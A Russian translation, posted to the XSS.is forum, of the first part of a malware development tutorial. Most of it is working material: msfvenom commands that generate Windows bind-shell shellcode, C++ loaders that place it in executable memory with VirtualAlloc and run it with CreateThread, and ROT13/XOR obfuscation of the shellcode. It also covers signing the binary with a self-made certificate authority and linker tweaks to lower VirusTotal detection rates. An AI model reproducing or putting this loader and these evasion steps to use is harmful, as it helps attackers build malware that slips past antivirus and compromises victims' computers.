Статья Разработка вредоносного программного обеспечения. Часть 1.

!!!Дисклеймер!!!

Вся информация предоставленная в этой статье носит ознакомительный характер. Администрация сайта и переводчик данной статьи не несет ответственности за любые последствия и ущерб от ее прочтения. Вся информация предоставлена для того, чтобы указать на возможные ошибки у вендоров антивирусного программного обеспечения.

Разработка вредоносного программного обеспечения. Часть 1.

Введение

Это первый пост из серии туториалов, посвященной разработке вредоносного программного обеспечения. В этой серии туториалов мы рассмотрим и попытаемся реализовать несколько методов, используемых вредоносными приложениями для выполнения кода, скрытия от защиты и сохранения в системе.

Давайте создадим приложение C++, которое будет запускать вредоносный шелл-код, пытаясь не быть пойманным антивирусным программным обеспечением.

Почему C++, а не C # или сценарий PowerShell ? Потому что гораздо сложнее анализировать скомпилированный двоичный файл по сравнению с управляемым кодом или скриптом.

Для этой и следующих статей мы будем использовать MS Visual Studio 2017 для Windows 10 версии 1909.

Как работают обнаружения

Решения для защиты от вредоносных программ могут использовать три типа механизмов обнаружения

- обнаружение на основе сигнатур - статическая проверка контрольных сумм файлов (MD5, SHA1 и так далее) и наличие известных строк или байтов в двоичном коде,
- эвристическое обнаружение - (обычно) статический анализ поведения приложения и выявление потенциально вредоносных характеристик (например, использование определенных функций, которые обычно связаны с вредоносными программами),
- песочница - динамический анализ программы, которая выполняется в контролируемой среде (песочнице), где отслеживаются ее действия.


Существует множество методов, которые избегают разных механизмов обнаружения. Например:

- полиморфизм (или, по крайней мере, часто перекомпилированное) вредоносное ПО может победить обнаружение на основе сигнатур,
- обфускация потока кода может уклониться от эвристического обнаружения,
- условные выражения, основанные на проверке окружения, могут обнаруживать и обходить песочницы
- кодирование или шифрование конфиденциальной информации может помочь обойти обнаружение на основе сигнатур, а также эвристическое обнаружение.

Давайте приступим к работе!

Приступим к новому проекту.

Мы начнем с создания нового проекта - Консольного приложения Windows C ++ (x86).



Генерация шеллкода

Мы будем использовать Metasploit для генерации вредоносного шелл-кода - пусть он будет привязан к TCP-оболочке.

```
msfvenom -p windows/shell_bind_tcp LPORT=4444 -f c
```

Шеллкоды - это фрагменты машинного кода, предназначенные для запуска локальной или удаленной системной оболочки (отсюда идет и название). Они в основном используются во время эксплуатации программных уязвимостей - когда злоумышленник может контролировать поток выполнения программы, ему требуется некоторая универсальная полезная нагрузка для выполнения желаемого действия (обычно доступа к оболочке). Это относится как к локальной эксплуатации (например, для повышения привилегий), так и к удаленной эксплуатации (для получения RCE на сервере).

Шеллкод - это загрузочный код, который использует известную платформо-зависимую механику для выполнения определенных действий (создание процесса, инициирование TCP-соединения и так далее). Windows шеллкоды обычно используют TEB (Блок Окружения Потока - Thread Environment Block) и PEB (Блок Окружения процесса - Process Environment

Block), чтобы найти адрес загруженных системных библиотек (kernel32.dll, kernelbase.dll или ntdll.dll), а затем "просматривает" их, чтобы найти адреса функцией LoadLibrary и GetProcAddress, которые затем могут быть использованы для поиска других функций.

Сгенерированный шелл-код может быть включен в двоичный файл в виде строки. Классическое выполнение массива char включает приведение этого массива к указателю на такую функцию:

C:

```
void (*func)();
func = (void (*)()) code;
func();
```

Или с этим классической однострочным выражением, который я никогда не вводил правильно с первого раза:

C:

```
(*(void(*)()) code)();
```

Однако я обнаружил, что невозможно выполнить данные в стеке из-за механизмов предотвращения выполнения данных (особенно когда данные в стеке защищены от выполнения). Хотя это легко сделать с помощью GCC (с флагами -fno-stack-protector и -z execstack), мне не удалось сделать это с помощью Visual Studio и компилятора MSVC. Ну, это и не так важно.

Примечание: может показаться бессмысленным выполнение шеллкода в приложении, тем более что мы можем просто реализовать его функции в C/C++. Однако существуют ситуации, когда необходимо внедрить пользовательский загрузчик или инжектор должен быть реализован (например, для запуска шеллкода, сгенерированного другим инструментом). Помимо выполнения известного вредоносного кода (такого как шеллкод Metasploit), это хороший POC для проверки механизмов обнаружения и обходных путей.

Выполнение шеллкода

Реальный способ выполнения шеллкода немного отличается. Мы должны:

- выделить новую область памяти с помощью функции Windows API VirtualAlloc (или VirtualAllocEx для удаленных процессов),
- заполните его байтами шеллкода (например, с помощью функции RtlCopyMemory, которая в основном является оболочкой memcpy),
-создать новый поток, используя функции CreateThread или CreateRemoteThread, соответственно.

Shell-код также может быть выполнен с использованием массива char, при условии, что область памяти, в которой находится шелл-код, помечена как исполняемая.

C:


```
#include <Windows.h>

void main()
{
        const char shellcode[] = "\xfc\xe8\x82 (...)";
        PVOID shellcode_exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT|MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
        RtlCopyMemory(shellcode_exec, shellcode, sizeof shellcode);
        DWORD threadID;
        HANDLE hThread = CreateThread(NULL, 0, (PTHREAD_START_ROUTINE)shellcode_exec, NULL, 0,
&threadID);
        WaitForSingleObject(hThread, INFINITE);
}
```

Тестирование через VirusTotal


Перед публикацией нашего исполняемого файла мы должны обязательно удалить некоторые артефакты из двоичного файла. Рекомендуется отказаться от любых символов и информации отладки - этого можно добиться, переключив конфигурацию сборки на "Release" и отключив генерацию отладочной информации (конфигурация компоновщика в свойствах проекта).

В частности, при использовании Visual Studio путь PDB (программная база данных) встроен в двоичный файл по умолчанию. PDB используется для хранения отладочной информации, а файл хранится в том же каталоге, что и сам исполняемый файл (или DLL). Этот путь может выдавать некоторую конфиденциальную информацию - просто представьте что-то вроде "C:\users\nameSurname\Desktop\companyName\clientName\valuationDate\MaliciousApp\Release\app.exe".

Сначала давайте посмотрим, что VirusTotal думает о шеллкоде:



Как насчет двоичного файла со встроенным шелл-кодом, который выполняется сразу после запуска?



Частота обнаружения немного ниже для нашего исполняемого файла.

Обфускация шеллкода

Первое, что приходит в голову, это модифицировать шелл-код, чтобы избежать статических подписей на основе его содержимого.

Мы можем попробовать самое простое "шифрование" - применить шифр ROT13 ко всем байтам встроенного шелл-кода - так что 0x41 становится 0x54, 0xFF становится 0x0C и так далее. Во время выполнения шеллкод будет "расшифрован" путем вычитания значения 0x0D (13) из каждого байта.

Код выглядит следующим образом:

C:


```
#include <Windows.h>

void main()
{
	const char shellcode[] = "\x09\xf5\x8f (...) ";
	PVOID shellcode_exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT|MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
	RtlCopyMemory(shellcode_exec, shellcode, sizeof shellcode);
	DWORD threadID;
	for (int i = 0; i < sizeof shellcode; i++)
	{
		((char*)shellcode_exec)[i] = (((char*)shellcode_exec)[i]) - 13;
	}
	HANDLE hThread = CreateThread(NULL, 0, (PTHREAD_START_ROUTINE)shellcode_exec, NULL, 0,
&threadID);
	WaitForSingleObject(hThread, INFINITE);
}
```

Мы также можем использовать XOR-шифрование (с постоянным однобайтовым ключом) вместо шифрования Цезаря:

C:

```
for (int i = 0; i < sizeof shellcode; i++)
{
((char*)shellcode_exec)[i] = (((char*)shellcode_exec)[i]) ^ '\x35';
}
```

Однако это не сильно помогло:



Делаем приложение более легитимным

Анализируем "пустой" исполняемый файл

Анализируя поведение систем обнаружения вредоносных программ на VirusTotal, мы можем заметить, что даже программа, которая практически ничего не делает, помечается как вредоносная несколькими антивирусными движками.

И полученный исполняемый файл был протестирован:

C:

```
void main()
{
return;
}
```

Это означает, что нам необходимо развернуть некоторые методы, не обязательно связанные с самим вредоносным шелл-кодом.

Подписываем двоичный файл

Некоторые механизмы обнаружения вредоносных программ могут отмечать неподписанные двоичные файлы как подозрительные. Давайте создадим инфраструктуру для подписи кода - нам понадобятся центр сертификации и сертификат для подписи кода:

Bash:

```
makecert -r -pe -n "CN=Malwr CA" -ss CA -sr CurrentUser -a sha256 -cy authority -sky signature -sv
MalwrCA.pvk MalwrCA.cer
certutil -user -addstore Root MalwrCA.cer
makecert -pe -n "CN=Malwr Cert" -a sha256 -cy end -sky signature -ic MalwrCA.cer -iv MalwrCA.pvk -sv
MalwrCert.pvk MalwrCert.cer
pvk2pfx -pvk MalwrCert.pvk -spc MalwrCert.cer -pfx MalwrCert.pfx
signtool sign /v /f MalwrCert.pfx /t http://timestamp.verisign.com/scripts/timstamp.dll Malware.exe
```


После выполнения вышеуказанных команд, мы сгенерировали центр сертификации "Malwr", импортировали его в наше хранилище сертификатов, создали сертификат для подписи кода в формате .pfx и использовали его для подписи исполняемого файла.

Примечание. Подписание исполняемого файла можно настроить как событие после сборки в свойствах проекта Visual Studio:

Bash:

```
signtool.exe sign /v /f $(SolutionDir)Cert\MalwrSPC.pfx /t
http://timestamp.verisign.com/scripts/timstamp.dll $(TargetPath)
```


Подписанное приложение имеет гораздо меньшую частоту обнаружения:



Связанные библиотеки

Играя с компиляцией и свойств линкеров проекта Visual C ++, я обнаружил, что когда вы удаляете дополнительные зависимости из опций компоновщика (особенно kernel32.lib), некоторые механизмы защиты от вредоносных программ перестают помечать полученный исполняемый файл как вредоносный. Интересно, что статическая библиотека kernel32.lib по-прежнему будет статически связана после компиляции, потому что исполняемый файл должен знать, где найти основные функции API (из kernel32.dll).

Уменьшите уровень обнаружения вредоносных программ с помощью этого ОДНОГО странного трюка:




Переход на архитектуру x64

У нас на дворе 2020 год, и я думаю, что большинство компьютеров (особенно рабочие станции пользователей) работают под управлением 64-разрядных систем. Давайте сгенерируем полезную нагрузку оболочки для архитектуры x64 и проверим ее на VirusTotal:


Bash:

```
msfvenom -p windows/x64/shell_bind_tcp LPORT=4444 -f raw
```

Частота обнаружения значительно ниже, чем для аналога x86 (23/51):



Скомпилированное приложение, которое использует те же методы, что и ранее, имеет очень низкую частоту обнаружения:



Резюме

Мы создали простой загрузчик шелл-кода и смогли значительно снизить частоту его обнаружения, используя некоторые несложные методы. Однако он все еще обнаруживается Защитником Microsoft!

В следующей статье мы сосредоточимся на методах обнаружения и уклонения от песочницы.

Источник: https://0xpat.github.io/Malware_development_part_1/
Автор перевода: yashechka
Переведено специально для портала XSS.is (c)